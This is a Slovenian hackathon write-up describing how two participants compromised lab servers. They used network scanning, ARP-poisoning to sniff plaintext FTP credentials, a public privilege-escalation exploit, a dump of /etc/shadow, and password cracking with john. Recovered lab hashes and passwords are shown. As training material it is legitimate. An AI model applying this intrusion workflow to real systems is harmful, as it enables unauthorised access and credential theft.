
Hackathon izziv SmartCom

Ljubljana, marec 2021

Kazalo vsebine

Izziv 1

V prvem koraku smo uporabili ukaz *netdiscover*, s katerim smo pridobili IP- in MAC-naslove serverjev v omrežju, kot je prikazano na spodnji sliki.




Vidimo, da se oba strežnika nahajata na 192.168.222.x. Za komunikacijo z strežnikoma smo si na Kali VM napravi morali nastaviti statični IP naslov, ki se nahaja v območju zaznanih IP naslovov. Tako smo nastavili masko na 255.255.255.0/24 in dodelili statični IP 192.168.222.y (v našem primeru 192.168.222.128), kar nam je v nadaljevanju omogočilo komunikacijo z zaznanimi napravami.

Ranljivosti

Kot eno od metod za odkrivanje ranljivosti odkritih naprav smo uporabili ukaz *nmap -sV [ip]*, s katerim smo skenirali odzivne “porte” in ranljivosti za le-te. Ugotovili smo, da imamo sledeče ranljivosti:


Strežnik 192.168.222.200:

- odprt port 22, kjer se uporablja protokol SSH
- odprt port 10000, kjer se uporablja HTTP (očitno je to spletni strežnik)



Strežnik 192.168.222.100:

- Zaznali smo povečano možnost ranljivosti, saj ta strežnik teče na OS Ubuntu 16.04.6, ki je že nekaj let stara verzija OS-a.
- odprt port 21, kjer se uporablja protokol FTP
- odprt port 22, kjer se uporablja protokol SSH
- odprt port 80, kjer se uporablja HTTP (očitno je to spletni strežnik)
- odprt port 10000, kjer se uporablja HTTP (očitno je to spletni strežnik)



S pomočjo ukaza *nikto -h [ip] -p [port]* smo zaznali ranljivosti:

- ranljivost ETags na spletnem strežniku
- ranljivost XXS napada, saj ni definicije v glavi zahtevkov na spletnem strežniku
- potencialne ranljivosti pri spletnem strežniku so potem lahko še napadi z vrivanjem (angl. injections), kot so URL injections, SQL injections ipd.
- potencialna ranljivost je lahko še *Strict-Transport-Security HTTP*, saj ni defnirana v glavi zahtevkov, kar lahko privede do MITM napada s “prisluškovanjem”

Podrobni izpisi, pridobljeni z ukazom *nitko*, so priloženi v datotekah poleg poročila, ki so poimenovane na način *“Nikto_ip-serverja_port.txt”.*

```
192.168.222.200:80

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.222.200
+ Target Hostname:    192.168.222.200
+ Target Port:        10000
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /O=Webmin Webserver on ubuntu20/CN=*/emailAddress=root@ubuntu20
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /O=Webmin Webserver on ubuntu20/CN=*/emailAddress=root@ubuntu20
+ Start Time:         2021-03-27 15:49:44 (GMT1)
---------------------------------------------------------------------------
+ Server: MiniServ/1.973
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'auth-type' found, with contents: auth-required=1
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server is using a wildcard certificate: *
+ Hostname '192.168.222.200' does not match certificate's names: *
+ Multiple index files found (note, these may not all be unique): /index.php7, /index.php4, /index.html, /default.asp, /index.htm,
/index.cgi, /index.do, /index.jhtml, /index.pl, /default.htm, /index.asp, /index.xml, /index.aspx, /default.aspx, /index.php5, /index.cfm,
/index.php, /index.php3, /index.jsp, /index.shtml
+ MiniServ - This is the Webmin Unix administrator. It should not be running unless required.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and
more. Default login to admin interface is admin/phplist
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associates.net. These
could not be tested remotely.
+ /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.
+ /sshome/: Siteseed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be
admin/admin
+ /scripts/samples/details.idc: See RFP 9901; www.wiretrip.net
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was
not attempted.
+ OSVDB-637: /~root/: Allowed to browse root's home directory.
```

Izziv 2

V drugem koraku smo najprej izvedli MITM (angl. Man-in-the-middle) napad, za kar smo uporabili orodje *Ettercap*, kjer smo za odkrita strežnika izvedli prisluškovanje z napadom “ARP poisoning”, kjer smo iz prej identificiranih ranljivosti zaznali, da sta strežnika uporabljala nezavarovani protokol FTP, kjer smo prestregli poverilnice za uporabnika “administrator” in geslo za le-tega. Enak rezultat smo pridobili z orodjem Wireshark.
Tako se izkaže, da se strežnika pogovarjata preko protokola FTP, kjer si pošiljata username in password v plain-text obliki.


```
ARP poisoning victims:

 GROUP 1 : 192.168.222.100 00:0C:29:62:0D:E8

 GROUP 2 : 192.168.222.200 00:0C:29:75:FC:0D
FTP : 192.168.222.100:21 -> USER: administrator  PASS: b4b9b02e6f09a9bd760f388b67351e2b
```

S prestreženimi poverilnicami administratorja sva preizkusila delovanje prijave v sistem z uporabo *ftp* in *ssh,* za katere sva ugotovila, da se uspešno prijavimo na oba strežnika, saj sva ugotovila, da imata enakega uporabnika in geslo.

```
┌──(upravnik㉿kali)-[~]
└─$ ftp 192.168.222.100
Connected to 192.168.222.100.
220 (vsFTPd 3.0.3)
Name (192.168.222.100:upravnik): administrator
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```




Ob prijavi nas prijazno pozdravi sporočilo o verziji operacijskega sistema. Vidimo, da je uporabljena zelo zastarela verzija Ubuntu 16.04.6, za katero se izkaže, da obstaja ranljivost za tako imenovani “privilege escalation exploit”.

V datoteki test.txt se nahaja še eno geslo, ki pa očitno ne služi ničemur. Med drugim se je tudi ta file prenašal po omrežju (že z Wiresharkom smo ga videli, prav tako ime in geslo).


Enako geslo je za 192.168.222.200

Podobno kot zgoraj, lahko na spodnji sliki vidimo skripto *ftp_backup.sh,* v kateri je zapisano uporabniško ime in geslo, ki se pošilja med strežnikoma.



Privilege escalation exploit

Na strežniku 192.168.222.100 se uporablja zastarela verzija Linuxa, za katero sva našla skripto, ki omogoča izvedbo “privilege escalation exploit”.
Programsko kodo, napisano v programskem jeziku C, sva poiskala na spletu in se nahaja na sledeči povezavi.
Escalation of privilege: https://www.exploit-db.com/exploits/43418
Z izvedbo prej navedene skripte sva pridobila “root” pravice, kar nam je omogočilo nadaljnje korake za dostop do “shadow” datoteke, iz katere smo pridobili zgoščene vrednosti (angl. *hash*) gesel, ki smo jih nato v nadaljevanju poizkušali “razbiti”.




Ko imamo *root* privilegije, lahko končno dostopamo do vsebine datoteke /etc/shadow, kot je prikazano na spodnji sliki.


```
root@ubuntu:/home/administrator# cd /etc
root@ubuntu:/etc# cat shadow
root:$6$f3a4my3G$XbxxPDc/QywXVkSs89mqqDFoHP4MoC43/3DMlJ3eCMue3TDekfOOdDuDBiuefNx9VgCg4dvuJS5woI/PYDIs3/:18703:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18695:0:99999:7:::
uuidd:*:18695:0:99999:7:::
roottoor:$6$pIuUHNDN$lzyxNpaNOqrr9OrPibdFNCt8j24hm0eG4IliA7sseZL6REZJHUQlBLFjRIAMRl62vsKKaEzNZpVY0rLWdSilJ/:18705:0:99999:7:::
sshd:*:18695:0:99999:7:::
ftp:*:18696:0:99999:7:::
boris:$6$ZGLeqRTV$DyNB.w6KNQQEpBLeWAhtD6SLhLUx60dBT/qrNQCNI9UHwoBysBBTXn45NMFHCO4duIWNDnSeFHGsCO6yTq5XX0:18696:0:99999:7:::
administrator:$6$16138864$DULkU6BhsxUh2o8QayCZvFtNWXvrflcjC//o2nRgvFvYVNBqf0P8v9R0gun6Dyhz6bH4Vrj0EdYl.ardLB86H/:18705:::::
root@ubuntu:/etc#
```


Izziv 3

V tretjem koraku, ko smo že pridobili “root” pravice in dostop do “shadow” datoteke, smo se lotili razbijanja zgoščenih vrednosti gesel z uporabimo ukaza *john the reaper* s priloženo wordlist datoteko, ki je bila naložena na Drive. Kot je prikazano na sliki, smo uporabili ukaz “unshadow”, ki je združil vsebine /etc/passwd in /etc/shadow datotek. Nato smo na tej združeni datoteki izvedli ukaz “john”, ki se je izvajal približno 15 min. S tem postopkom smo “razbili” geslo za uporabnika “roottoor” na strežniku 192.168.222.100; glasi se: “Sniper22”. Po koncu postopka smo preizkusili uporabniško ime in geslo z uporabo ssh ukaza.



Postopek traja približno 15 minut.
Geslo za uporabnika *roottoor* je *Sniper22*.




┌──(upravnik㉿kali)-[~]
└─$ ssh roottoor@192.168.222.100
roottoor@192.168.222.100's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Last login: Fri Mar 19 10:34:18 2021 from 192.168.222.10
roottoor@ubuntu:~$ exit
logout
Connection to 192.168.222.100 closed.

Izziv 4

V četrtem koraku, spodaj navajava, da sva na strežnikih našla naslednje poverilnice:

Strežnik 192.168.222.100:
- administrator -> **b4b9b02e6f09a9bd760f388b67351e2b**
- roottoor -> **Sniper22**
- boris -> **Boris=C@R!**

Strežnik 192.168.222.200:
- administrator -> **b4b9b02e6f09a9bd760f388b67351e2b**
- roottoor -> “se še dekriptira”

Geslo za administratorja smo dokumentirali že v 1. koraku (pošiljalo se je med strežnikoma); enako je na obeh strežnikih.

Geslo za uporabnika *roottoor* na 192.168.222.100 smo dokumentirali v 3. koraku (ko smo imeli dovoljšnje privilegije, da smo prebrali shadow, smo ga razbili z *john the reaper*).
Geslo zanj na drugem strežniku pa se razlikuje. Tega nam v času pisanja poročila ni uspelo najti, še vedno pa teče *john the reaper* na daljši wordlisti.

Geslo za uporabnika ***borisa*** smo našli v skriti datoteki v uporabniškem profilu tega uporabnika, kjer se beleži zgodovina ukazov v datoteki “.bash_history”. Pri uporabniku roottoor najdemo datoteko *.bash_history*, ki vsebuje Borisovo geslo:

```
root@ubuntu:/home/roottoor# cat .bash_history
ping 8.8.8.8
nano /etc/network/interfaces
sudo -s
useradd -m boris -s /usr/sbin/nologin
passwd boris Boris=C@R!
passwd boris
echo "/usr/sbin/nologin" | sudo tee -a /etc/shells
systemctl status vsftpd
netstat -tulpn
useradd -m boris -s /usr/sbin/nologin
sudo -s
ping 8.8.8.8
apt install vsftpd
cp /etc/vsftpd.conf /etc/vsftpd.conf.bak
nano /etc/vsftpd.conf
```

Najino mnenje o izzivu

Mitja:
“Sodelovanje na tem hackatonu je bilo zame zelo poučno in zanimivo. Do sedaj se nisem podajal v “vode” kibernetske varnosti, sem pa veliko delal na razvoju aplikacij in ostale programske opreme. Če povzamem sam izziv, sem mnenja, da je na nek način zelo enostaven, vendar dovolj zahteven, da spodbudi *hekersko* razmišljanje, tako da sem zelo zadovoljen s samim izzivom in tudi super ekipo SmartCom-a. #svakačast”

Žan:
“Letošnji Hackaton je bil zame prvi. Pred njim sem se sicer že ukvarjal z iskanjem varnostnih ranljivosti spletnih API-jev. Izziv SmartCom mi je dal vpogled še v drugačen aspekt hekanja. Po odpravljenih začetnih težavah se je pot začela utírati; posamezni podizzivi so bili dobro vodilo. Also, Boris=C@R! 😄”